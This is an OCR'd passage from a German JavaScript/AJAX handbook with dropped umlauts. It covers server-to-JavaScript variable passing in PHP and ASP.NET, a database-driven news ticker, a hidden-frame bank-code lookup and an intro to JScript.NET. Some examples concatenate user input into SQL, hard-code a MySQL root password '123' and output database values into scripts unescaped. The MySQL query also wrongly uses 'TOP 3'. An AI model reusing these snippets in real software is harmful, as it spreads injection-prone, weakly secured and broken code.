Die insbesondere im Entwicklerbereich verbreitete Windows-Plattform soll auch bedient werden. Hier ist die Microsoft-Technologie **ASP.NET** – der Nachfolger von ASP, Active Server Pages – verbreitet, da sie direkt in den Webserver integriert ist. Bei ASP handelt es sich um keine Programmiersprache, sondern um eine Technologie. Die Programmierung selbst muss in einer Skriptsprache erfolgen, wobei im Lieferumfang Visual Basic, C# und JScript.NET (siehe Kapitel 26) enthalten sind. Auch wenn dies hier ein JavaScript-Buch ist, wird im Folgenden dennoch Visual Basic eingesetzt. JScript wird im folgenden Kapitel behandelt.

top

25.1 Variablentausch

Was passiert, wenn ein Browser von einem Webserver ein serverseitiges Skript anfordert? In der Regel werden die folgenden Schritte durchgefhrt:

- Der Browser schickt die Anforderung an den Webserver.
- Der Webserver erhlt die Anforderung.

- Der Webserver stellt aufgrund der Dateiendung fest, dass es sich um ein serverseitiges Skript handelt.
- Der Webserver veranlasst, dass das serverseitige Skript ausgefhrt wird (beispielsweise, indem der Sprachinterpreter aufgerufen und die (HTML-)Ausgabe abgefangen wird).
- Der Webserver schickt das Ergebnis (in der Regel HTML-Code) des serverseitigen Skripts an den Browser.
- Der Browser empfngt die Daten und interpretiert sie (zeigt sie an).

Die serverseitigen Bestandteile der Seite werden also komplett auf dem Server interpretiert. JavaScript-Code wird erst im Browser betrachtet. Daraus folgt, dass der serverseitige Code keinen Zugriff auf JavaScript-Variablen hat. Falls eine Art Variablenaustausch stattfinden soll, kann dieser nur in eine Richtung erfolgen: JavaScript kann auf serverseitige Variablen zugreifen.

Ganz korrekt ist das immer noch nicht. Der JavaScript-Interpreter kann nicht direkt auf serverseitige Variablen zugreifen, aber serverseitige Variablen knnen JavaScript-Variablen zugewiesen werden.

Betrachten wir zunchst ein Beispiel in PHP. In dieser Sprache werden Variablen durch ein vorangestelltes Dollarzeichen markiert. Unser Ziel ist es nun, auf die Variable `$variable` von JavaScript aus zuzugreifen. Das geht folgendermaen:

- Zunchst einmal muss die Variable im PHP-Teil deklariert und mit einem Wert belegt werden. PHP-Teile in HTML-Dokumenten werden durch `<?php` und `?>` eingefasst. Im Webbrowser sieht man davon wie gesagt nichts mehr, da diese Bestandteile auf dem Server interpretiert und ausgefhrt werden.
- Dann muss ein JavaScript-Teil eingebaut werden. In diesem JavaScript-Teil wird eine JavaScript-Variable definiert. Als Wert wird ihr der Wert von `$variable` zugewiesen.



Hier klicken, um das Bild zu Vergrern

Abbildung 25.1 Die PHP-Variable wird per JavaScript ausgegeben.

Hier ein exemplarisches Listing:

```
<?php
   $variable = 'PHP'; //PHP-Variable wird gesetzt
?>
<html>
<head>
<title>Variablentausch</title>
</head>
<body>
Wert der Variablen:
<script type="text/javascript"><!--
var v = "<?php echo $variable; ?>";
document.write(v);
//--></script>
</body>
</html>
```

Was passiert nun, wenn dieses Skript auf dem Server interpretiert wird? Nun, die `<?php...?>`-Abschnitte werden interpretiert und sind im Browser nicht mehr sichtbar. Der Variablen `$variable` wird der Wert `"PHP"` zugewiesen. Die Anweisung `echo $variable;` fhrt dazu, dass `PHP` ausgegeben wird. Am Ende wird also folgendes HTML-Dokument an den Browser geschickt:

```
<html>
<head>
<title>Variablentausch</title>
</head>
<body>
Wert der Variablen:
<script language="JavaScript"><!--
var v = "PHP";
document.write(v);
//--></script>
</body>
</html>
```

Die (JavaScript-)Variable `v` wird also mit dem Wert `"PHP"` belegt. Sie sehen jetzt auch, warum in der Datei **variable.php** das `<?php echo $variable; ?>` mit Anfhrungszeichen umgeben worden ist. Wre das nicht der Fall gewesen, htte das PHP-Skript folgende HTML-Ausgabe produziert:

```
var v = PHP;
```

Dies htte natrlich einen Syntaxfehler nach sich gezogen.

Dasselbe Beispiel sieht in ASP.NET ganz hnlich aus. Drei Vorbemerkungen seien angebracht:

- ASP-Code wird durch `<% und %>` eingeschlossen.

- (Einzeilige) Kommentare werden durch ' gekennzeichnet (entspricht // in JavaScript).
- Variablennamen werden nicht gesondert gekennzeichnet. Allerdings mssen Sie eine Variable vor ihrer Verwendung mit Dim deklarieren (entspricht var in JavaScript).

Damit ist nun folgender Code verstndlich:

```
<%
   Dim variable
   variable = "ASP.NET"  ' ASP.NET-Variable wird gesetzt
%>
<html>
<head>
<title>Variablentausch</title>
</head>
<body>
Wert der Variablen:
<script type="text/javascript"><!--
var v = "<% Response.Write(variable) %>";
document.write(v);
//--></script>
</body>
</html>
```

Durch `Response.Write(Variablenname)` wird der Wert der angegebenen Variablen ausgegeben. Obiges Skript fhrt also zu folgender HTML-Ausgabe:

```
<html>
<head>
<title>Variablentausch</title>
</head>
<body>
Wert der Variablen:
<script language="JavaScript"><!--
var v = "ASP.NET";
document.write(v);
//--></script>
</body>
</html>
```

Auch hier gilt wieder: Ohne die Anfhrungszeichen um das Ausgabekommando wrde es zu einer (JavaScript-) Syntaxfehlermeldung kommen.

In ASP.NET gibt es eine Kurzform fr die Variablenausgabe: `<% =Variablenname %>` entspricht `<% Response.Write (Variablenname) %>`.

Damit haben Sie auch schon das Grundrstzeug erhalten, um serverseitige und clientseitige Skriptsprachen zusammenarbeiten zu lassen. Im nchsten Abschnitt finden Sie einige Beispiele hierfr.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 25 Serverseitige Technologien**
  - **25.1 Variablentausch**
  - **25.2 Anwendungen**
    - **25.2.1 Newsticker**
    - **25.2.2 Bankleitzahlen**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

25.2 Anwendungen ▼

Fr die Behandlung des Themas Anwendungen gibt es zwei Mglichkeiten: Entweder prsentiert man viele kleine, einander hnliche Beispiele oder man stellt nur wenige vor. Serverseitige Anwendungsmglichkeiten gibt es unendlich viele, aber die meisten davon geben direkt HTML aus, ohne die Mglichkeiten von JavaScript zu nutzen bzw. nutzen zu mssen.

Wir stellen an dieser Stelle einige exemplarische Anwendungen vor. Die vorgestellten Skripten sind nur als Grundgerste zu betrachten, die entsprechend erweitert werden knnen und mssen. Prinzipiell geht es eher darum, drei JavaScript-Techniken zu zeigen, die mit serverseitigen Mitteln angereichert werden knnen:

- den Aufruf von selbst geschriebenen Funktionen mit serverseitig generiertem Inhalt
- das Schreiben von komplexeren JavaScript-Anweisungen mit serverseitigen Mitteln
- das Fllen von Formularen im Hintergrund

top

25.2.1 Newsticker ▼▲

Es gibt in JavaScript verschiedene Anstze, einen Marquee-Effekt, hinlnglich als Laufschrift bekannt, zu erzeugen. Als Text werden meist statische Inhalte verwendet. In diesem Beispiel jedoch werden Lauftexte aus einer Datenbank erzeugt. Beispielsweise ist es mglich, dass die News auf einer Website von einem externen Dienstleister erzeugt werden, der diese dann automatisch einmal oder mehrmals tglich per FTP auf Ihren Webserver bertrgt, auf dem dann ein weiterer Automatismus das Einfgen der Nachrichten in die Datenbank bernimmt.

Die Aufgabe des JavaScript-Programmierers ist dann einfach: Da das Auslesen der Daten vom ASP.NET- oder PHP-Profi erledigt wird, muss nur noch der entsprechende JavaScript-Code fr den Lauftext erzeugt werden. Den Groteil der Arbeit nehmen Ihnen dabei die bereits erzeugten Hilfsfunktionen ab.

Wenn Sie die folgenden Listings ausprobieren mchten, mssen Sie mehrere Dinge beachten:

- PHP bzw. ASP.NET muss auf Ihrem System korrekt installiert sein.
- Sie mssen die serverseitigen Skripten ber den Webserver aufrufen, also beispielsweise **http://servername/skriptname.php**. Der Aufruf **c:\inetpub\wwwroot\skriptname.php** wird nicht funktionieren!
- Die Listings verwenden Datenbanknamen und -verbindungen, die in dieser Art auf Ihrem System vermutlich nicht existieren. Sie mssen also das Listing dementsprechend fr Ihr System anpassen. Fragen Sie gegebenenfalls einen PHP- oder ASP.NET-Experten.

Die ASP.NET- und die PHP-Lsung sind weitgehend identisch. Zunchst werden aus einer Datenbank die ersten drei News gelesen und aneinander gehngt. Dann wird ein `<div>`-Container fr die Ausgabe des Lauftextes erzeugt (alternativ kann es auch ein Textfeld oder die Statusleiste sein). Zu guter Letzt wird die Funktion zur Erzeugung des Lauftextes aufgerufen.

Am Anfang steht der Newsticker. Dieser besteht im Wesentlichen aus der Verwendung von Timeouts und ein wenig DHTML (oder, genauer gesagt, `getElementById()` und `innerHTML`). Hier die entsprechende Funktion:

```
function ticker_div(divid, text, verzoegerung) {
   document.getElementById(divid).innerHTML = text;
   text = text.substring(1, text.length) + text.charAt(0);
   var temp = text
   var pos = 0;
   while (temp.indexOf("\"", pos) > -1) {
      temp = temp.substring(0, temp.indexOf("\"", pos)) +
         "\\\"" +
         temp.substring(temp.indexOf("\"", pos) + 1,
                        temp.length);
      pos = temp.indexOf("\"", pos) + 1;
   }
   var id = setTimeout(
      "ticker_div(\"" + divid + "\", \""
         + temp + "\", " + verzoegerung + ")",
      verzoegerung);
   return id;
}
```

Nun zur Serverseite; beginnen wir zunchst mit der ASP.NET-Lsung:

```
<%
```

```
Dim news As String = ""
Dim strConn As String = "Trusted_Connection=yes;initial catalog=news;data source=(local)"
Dim n As New System.Data.SqlClient.SqlConnection(strConn)
n.Open()
Dim cmd As New System.Data.SqlClient.SqlCommand()
cmd.CommandText = "SELECT TOP 3 headline FROM news"
cmd.Connection = n
Dim r As System.Data.IDataReader = cmd.ExecuteReader()
While r.Read()
   news = news & r("headline") & " +++ "
End While
n.Close()

' Sonderzeichen ersetzen
news = Replace(news, vbCrLf, "") ' Umbrche entfernen
news = Replace(news, """", "\""") ' " -> \"
news = Server.HTMLEncode(news) ' HTML-Umwandlung
%>
<html>
<head>
<title>Newsticker mit ASP.NET</title>
<script type="text/javascript" src="lauftext.js"></script>
<script type="text/javascript"><!--
// ASP-Variable in JavaScript-Variable speichern
var news = "<% =news %>";
//--></script>
</head>
<body onload="ticker_div('ticker', news, 500);">
<div id="ticker" style="position: absolute;"></div>
</body>
</html>
```


Beachten Sie die Ersetzung der Sonderzeichen. Im Newstext drfen beispielsweise keine Umbrche oder Anfhrungszeichen auftreten, weil diese dann bei der Zuweisung an die JavaScript-Variable zu Problemen fhren wrden. Ebenso werden HTML-Sonderzeichen wie etwa spitze Klammern durch die entsprechenden Entitten ersetzt (das macht in ASP.NET die Funktion `Server.HTMLEncode()` und in PHP die Funktion `htmlspecialchars()`), damit spter die HTML-Ausgabe funktioniert.

Die PHP-Lsung sieht hnlich aus. Bei PHP lautet zunchst die Gretchenfrage, ob man als Datenbank auf MySQL setzt (unter Linux ist das fast schon Pflicht, von dem weniger verbreiteten, aber ebenfalls mchtigen Postgres einmal abgesehen) oder − sofern der Webserver unter Windows luft − auf eine ODBC-Verbindung oder gar direkt auf den Microsoft SQL Server. Ein groer Vergleichstest in einer

renommierten Computerzeitschrift hat im Juli 2001 ergeben, dass das performanteste System eine Kombination aus Windows 2000, PHP und Microsoft SQL Server 2000 ist.[1] Generell ist vom Einsatz von MySQL unter Windows abzuraten, da die Datenbank insbesondere fr Anfnger bei weitem nicht so komfortabel zu bedienen ist wie das Microsoft-Pendant. Aus Grnden der Ausgewogenheit der Mittel widmet sich der PHP-Abschnitt dennoch dem Zugriff auf eine MySQL-Datenbank; Windows-Nutzer knnen das Skript ohne groen Aufwand fr einen Microsoft-SQL-Server-Zugriff umschreiben oder auf ASP.NET setzen.

```
<?php
mysql_connect('localhost', 'root', '123');
mysql_select_db('news');
$result = mysql_query('SELECT TOP 3 headline FROM news');
$news = '';
while ($zeile = mysql_fetch_assoc($result)) {
   $news .= $zeile['headline'] . ' +++ ';
}
mysql_close();

// Sonderzeichen ersetzen
$news = str_replace("\n", '', $news); // Umbrche entfernen
$news = htmlspecialchars($news); // HTML-Umwandlung
$news = addslashes($news); // " -> \"
?>
<html>
<head>
<title>Newsticker mit PHP</title>
<script type="text/javascript" src="lauftext.js"></script>
<script type="text/javascript"><!--
// PHP-Variable in JavaScript-Variable speichern
var news = "<?php echo $news; ?>";
//--></script>
</head>
<body onload="ticker_div('ticker', news, 500);">
<div id="ticker"></div>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 25.2 Die News kommen frisch aus der Datenbank.

Somit haben Sie mit nur wenigen Zeilen JavaScript-Code – und der ASP.NET/PHP-Code hielt sich auch in Grenzen – eine datenbankgesttzte, dynamische Newsticker-Applikation geschaffen.

top

25.2.2 Bankleitzahlen ▲

Damit eine berweisung innerhalb von Deutschland auch beim Empfnger ankommt, muss der Bankkunde neben der Kontonummer auch die Bankleitzahl der Zielbank angeben. Die Bankleitzahl, kurz BLZ, ist eine achtstellige Ziffer, die eine Bank eindeutig bestimmt. Anhand der Bankleitzahl lsst sich auch zum Teil die geografische Lage der Bank sowie der Banktyp ablesen, doch dies sei nur am Rande erwhnt.

In der hier vorgestellten Beispielanwendung soll das typische Formular einer webbasierten Homebanking-Anwendung emuliert werden. Dort kann man in ein Texteingabefeld die achtstellige Bankleitzahl eintragen. Einige Webbanking-Anwendungen erlauben auch das manuelle Eintragen des Banknamens in ein entsprechendes Textfeld, doch dies ist noch ein Relikt aus den Zeiten, zu denen berweisungen nur von Hand ausgefllt wurden – die Angabe des Banknamens soll Schreibfehler bei der BLZ schneller aufdeckbar machen. Die meisten Banken jedoch erlauben dem Benutzer nicht, das Feld auszufllen, sondern fllen das Feld anhand der eingegebenen BLZ selbst.

Der Bankname ist bei diesen Anwendungen jedoch nur nach einem Neuladen der Seite sichtbar; beispielsweise, wenn der berweisungsbetrag mit dem noch verfgbaren Betrag auf dem Konto verglichen worden ist und die TAN eingegeben werden soll.

Diese Beispielanwendung soll das Ganze etwas vereinfachen. Direkt nachdem der Benutzer die Bankleitzahl in das Textfeld eingegeben hat, soll in einer Datenbank nachgeprft werden, ob zu dieser BLZ ein Bankenname bekannt ist. Falls ja, wird dieser in das Textfeld eingetragen.

Der gesamte Prozess muss im Hintergrund stattfinden, was keine leichte Aufgabe ist, schlielich soll das Formular nicht neu geladen werden. ber den Umweg eines unsichtbaren Frames (oder eines unsichtbaren Iframes) ist eine Lsung mglich. Der sichtbare Frame enthlt das Formular, und der unsichtbare Frame enthlt den Code, der die Datenbankabfrage durchfhrt und gegebenenfalls das Feld fr den Banknamen fllt.

Beginnen wir zunchst mit dem Frameset: ein sichtbarer Frame und ein unsichtbarer.

```
<html>
<head>
<title>BLZ</title>
</head>
<frameset rows="100%, *">
  <frame border="0" framespacing="0" frameborder="0"
         src="ueberweisung.aspx" name="ueberweisung" />
  <frame border="0" framespacing="0" frameborder="0"
         src="blz.aspx" name="blz" />
</frameset>
</html>
```

Dies war das Listing fr die ASP.NET-Variante; das PHP-Pendant sieht fast identisch aus, nur mssen PHP-Seiten statt ASP.NET-Seiten referenziert werden:

```
<html>
<head>
<title>BLZ</title>
</head>
<frameset rows="100%, *">
  <frame border="0" framespacing="0" frameborder="0"
         src="ueberweisung.php" name="ueberweisung" />
  <frame border="0" framespacing="0" frameborder="0"
         src="blz.php" name="blz" />
</frameset>
</html>
```

Das berweisungsformular – es ist bewusst spartanisch gehalten (siehe Abbildung 25.3 weiter hinten)

– beinhaltet bei uns nur zwei Felder: die Bankleitzahl und den Banknamen. Der Bankname soll nicht editierbar sein, was bekanntermaen mit der folgenden Anweisung verhindert werden kann:

```
<input type="text" name="bankname" onfocus="this.blur();" />
```

Sobald das Textfeld den Fokus erhlt, verliert es ihn auch sofort wieder.

Interessant ist, was passiert, sobald der Benutzer eine Bankleitzahl eingegeben hat. Im entsprechenden Textfeld tritt dann der onchange-Event-Handler auf den Plan, der genau dann aufgerufen wird, wenn das Feld editiert worden ist, den Fokus verloren hat und dabei seinen Wert gendert hat. In diesem Fall wird im unteren, unsichtbaren Frame die Datei **blz.aspx** bzw. **blz.php** neu geladen. Als Parameter wird die gerade eingegebene BLZ bergeben. Das sieht dann so aus:

```
<input type="text" name="blz"
   onchange="parent.frames['blz'].location.href=
            'blz.aspx?blz=' + this.value;" />
```

Es wird also im unteren Frame beispielsweise die URL **blz.aspx?BLZ= 7000000** geladen (oder **blz. php?BLZ=7000000** bei der PHP-Variante). Hier sehen Sie das vollstndige Listing des berweisungsformulars; zunchst wieder in der ASP.NET-Variante:

```
<html>
<head>
<title>&Uuml;berweisung</title>
</head>
<body>
<form name="ueberweisung">
BLZ <input type="text" name="blz"
          onchange="parent.frames['blz'].location.href=
                   'blz.aspx?BLZ=' + this.value;" /><br />
Bankname <input type="text" name="bankname"
                onfocus="this.blur();" />
</form>
</body>
</html>
```

Die PHP-Variante sieht wieder fast identisch aus, nur muss auf das PHP-Skript verwiesen werden:

```
<html>
<head>
```

```
<title>&Uuml;berweisung</title>
</head>
<body>
<form name="ueberweisung">
BLZ <input type="text" name="blz"
          onchange="parent.frames['blz'].location.href=
                    'blz.php?BLZ=' + this.value;" /><br />
Bankname <input type="text" name="bankname"
                onfocus="this.blur();" />
</form>
</body>
</html>
```

Kommen wir nun zum Skript **blz.aspx** bzw. **blz.php**. Dort mssen die folgenden Schritte unternommen werden:

- Die in der URL bergebene BLZ muss ausgelesen werden.
- In einer Datenbankabfrage muss der zugehrige Bankname herausgefunden werden.
- Es muss JavaScript-Code generiert werden, der den ermittelten Banknamen in das berweisungsformular eintrgt.

Von ASP.NET-Seite her bentigt man noch das Wissen, dass die bergebene BLZ mit `Request.QueryString("BLZ")` ausgelesen werden kann. Das JavaScript-Kommando, um das Feld mit dem Banknamen zu fllen, lautet wie folgt (egal ob PHP oder ASP.NET):

```
parent.frames["ueberweisung"].document.forms["ueberweisung"].elements["bankname"].value =
"Wert aus der Datenbank";
```

Damit lsst sich das Skript programmieren.

```
<%
Dim bankname As String = ""
If Not Request.QueryString("BLZ") Is Nothing AndAlso _
   Request.QueryString("BLZ") <> "" Then
   Dim strConn As String = "Trusted_Connection=yes;initial catalog=banken;data source=(local)"
   Dim b As New System.Data.SqlClient.SqlConnection(strConn)
   Dim sql As String = "SELECT bankname FROM banken "
   sql = sql & "WHERE blz='" & _
      Replace(Request.QueryString("BLZ"), "'", "") & "'"
```

```
   Dim cmd As New System.Data.SqlClient.SqlCommand()
   cmd.CommandText = sql
   cmd.Connection = b
   Dim r As System.Data.IDataReader = cmd.ExecuteReader()
   If r.Read() Then
      bankname = r("bankname")
   End If
   b.Close()
End If
%>
<html>
<head>
<title>BLZ</title>
<script type="text/javascript"><!--
parent.frames["ueberweisung"].document.forms["ueberweisung"].elements["bankname"].value =
"<% =bankname %>";
//--></script>
</head>
<body>
</body>
</html>
```


Wird dieses Skript mit dem Parameter **blz=7000000** aufgerufen, knnte die Ausgabe in etwa wie folgt aussehen:

```
<html>
<head>
<title>BLZ</title>
<script type="text/javascript"><!--
parent.frames["ueberweisung"].document.forms["ueberweisung"].elements["bankname"].value =
"Landeszentralbank";
//--></script>
</head>
<body>
</body>
</html>
```

Die PHP-Variante sieht hnlich aus, nur die Art des Datenbankzugriffs ist eine andere. Der Zugriff auf die bergebene Bankleitzahl erfolgt mit `$_GET['BLZ']`:

```
<?php
$bankname = '';
```

```
if (isset($_GET['BLZ']) && (int)$_GET['BLZ'] > 0) {
   mysql_connect('localhost', 'root', '123');
   mysql_select_db('banken');
   $sql = 'SELECT bankname FROM banken WHERE ';
   $sql = $sql . 'blz=\'' . (int)($_GET['BLZ']) . '\'';
   $result = mysql_query($sql);
   if ($zeile = mysql_fetch_assoc($result)) {
      $bankname = $zeile['bankname'];
   }
   mysql_close();
}
?>
<html>
<head>
<title>BLZ</title>
<script type="text/javascript"><!--
parent.frames["ueberweisung"].document.forms["ueberweisung"]
.elements["bankname"].value = "<?php echo $bankname; ?>";
//--></script>
</head>
<body>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 25.3 Der Bankname wurde automatisch ergnzt.

Damit ist das Beispiel fertiggestellt. Sie mssen sich nun nur noch um die Rahmenparameter kmmern, wie beispielsweise um eine Datenbank mit allen inlndischen Bankleitzahlen und den dazugehrigen Banknamen. Die hier vorgestellte Technik ist jedoch auch beliebig auf andere Anwendungen bertragbar − beispielsweise knnte bei einem Online-Bestellschein nach der Eingabe der

Bestellnummer (z.B. aus dem gedruckten Katalog) direkt der Produktname daneben erscheinen. Sie sind auch nicht auf Formular-Textfelder beschrnkt, sondern knnen den Text auch per DHTML in einem `<div>`-Container ausgeben und somit frei(er) positionieren und vor allem besser layouten.

Ist Ihnen vor allem beim letzten Beispiel etwas aufgefallen? Genau, das Laden der Bankleitzahl ist eine AJAX-Anwendung − hier aber ganz ohne das `XMLHttpRequest`-Objekt gelst worden. Erinnern Sie sich an meine Aussage aus Kapitel 18: AJAX ist keine neue Technologie, sondern lediglich ein fescher neuer Name.

---

[1]Das ist zwar schon eine Weile her, aber zeigt dennoch, dass man ideologische Grenzen berwinden und ber den Tellerrand schauen sollte.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes . NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 26 JavaScript goes .NET
- 26.1 Erste Schritte
- 26.2 HTML Controls
- 26.3 Web Controls
- 26.4 Validation Controls
- 26.5 Fazit

Intelligenz lsst sich nicht am Weg, sondern nur am Ergebnis feststellen. – Garry Kasparov

Kapitel 26 JavaScript goes .NET

In Kapitel 20 haben Sie bereits Microsofts .NET-Technologie anhand eines Web Service im Einsatz gesehen. In diesem Kapitel gehen wir einen Schritt weiter und werfen einen Blick ber den Tellerrand: In .NET knnen Sie sogar mit JavaScript programmieren! Genauer gesagt, in Microsofts JavaScript-Dialekt JScript. Die .NET-Anpassung der Sprache wurde von den Redmondern schlicht **JScript.NET** getauft. Die Web-Abteilung von .NET heit ASP.NET – Sie wissen sicherlich, dass ASP fr Active Server Pages steht und die alte Microsoft-Technologie fr die serverseitige Skriptprogrammierung ist.

Als Voraussetzungen bentigen Sie dieselbe Software, die schon in Kapitel 20 fr .NET Web Services (Version 1.x) genannt wurde: einen Microsoft IIS-Webserver sowie

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

das .NET Framework. Standardmig wird der Webserver meist so installiert, dass die .NET-Dateien in **c:\inetpub\wwwroot** abgelegt werden. Eine ASP.NET-Seite hat die Endung **.aspx**, deswegen enden auch alle Dateien in diesem Kapitel so. Im Webbrowser rufen Sie dann die Datei ber **http://localhost/dateiname.aspx** auf (und nicht ber den Pfadnamen auf der Festplatte). Auch mit ASP.NET 2.0 und dem Visual Web Developer knnen Sie in JScript.NET entwickeln, allerdings hilft Ihnen die Entwicklungsumgebung nicht dabei. Die Sprache wird aber weiterhin von ASP.NET 2.0 an sich untersttzt.

An dieser Stelle gebe ich nur einen groben berblick ber einige der Mglichkeiten von ASP.NET/JScript.NET. Fr weiterfhrende Informationen sollten Sie Spezialliteratur lesen.

top

26.1 Erste Schritte

Nun wollen wir die Funktionstchtigkeit von ASP.NET an kleineren Beispielen ausprobieren. Zunchst einmal muss ASP.NET mitgeteilt werden, dass in JScript.NET programmiert werden soll (der Standard ist nmlich eine andere Microsoft-Sprache, Visual Basic). Das geht mit folgender Anweisung:

```
<%@ Page Language="JScript" %>
```

Skriptcode wird in ASP.NET vor dem eigentlichen HTML-Code angebracht, und zwar innerhalb der folgenden Tags:

```
<script runat="server">
// hier kommt der Skriptcode hin
</script>
```

Besonders wichtig ist hier das Attribut `runat="server"`. Jedes Element, das dieses Attribut hat, ist fr ASP.NET sichtbar. Aber auch das Gegenteil gilt: Wenn Sie dieses Attribut vergessen, kann ASP.NET mit dem Element nichts anfangen. Lassen Sie es beispielsweise beim `<script>`-Tag weg, so wird der dort platzierte Code fr clientseitigen JavaScript-Code gehalten und von ASP.NET nicht angerhrt.

ASP.NET ist zudem komplett objektorientiert, Sie mssen also alles ber Methoden abhandeln. Hilfreich ist hier die reservierte Methode `Page_Load()`. Diese wird beim Laden der Seite ausgefhrt (sie ist also eine Art Pendant zum

clientseitigen Gegenstck `onload`). Hier folgt ein kleines Beispiel. Die Anweisung `Response.Write()` ist das serverseitige Gegenstck zu `document.write()` von JavaScript:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Page_Load() {
   Response.Write("ASP.NET ist einfach zu erlernen");
}
</script>

<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
</body>
</html>
```

Wie zu erwarten, gibt dieses Skript den gewnschten Text aus.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.1 Das erste ASP.NET-Skript

Interessant ist ein Blick auf den erzeugten HTML-Quellcode:

```
ASP.NET ist einfach zu erlernen
<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
</body>
</html>
```

Sie sehen: Der Text wurde **vor** dem HTML-Code ausgegeben; der (serverseitige) `<script>`-Block ist verschwunden: Er wurde auf dem Webserver interpretiert, und das Ergebnis seines Codes, nmlich die Textausgabe, wurde an den Browser geschickt.

Es gibt noch eine weitere, sehr bequeme Mglichkeit, Text

mit ASP.NET auszugeben. Dazu mssen Sie zunchst ein textfhiges HTML-Element erstellen, beispielsweise `<p>` oder `<div>` oder `<span>`. Geben Sie diesem Element eine eindeutige ID sowie das schon bekannte Attribut `runat="server"`. Hier ein Beispiel:

```
<p id="Absatz" runat="server">Text ...</p>
```


Der Clou: ber die ID knnen Sie nun auf das HTML-Element zugreifen, und zwar von ASP.NET aus. Dessen Eigenschaft `InnerHtml` entspricht der Eigenschaft `innerHTML` (beachten Sie die unterschiedliche Schreibweise), die neuere Versionen des Internet Explorer und Netscape Navigator kennen:

```
Absatz.InnerHtml = "HTML-Zugriff leicht gemacht";
```

Hier sehen Sie ein komplettes Listing:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Page_Load() {
   Absatz.InnerHtml = "HTML-Zugriff leicht gemacht";
}
</script>

<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
<p id="Absatz" runat="server">Text ...</p>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 26.2 Der Text wird im `<p>`-Element ausgegeben.

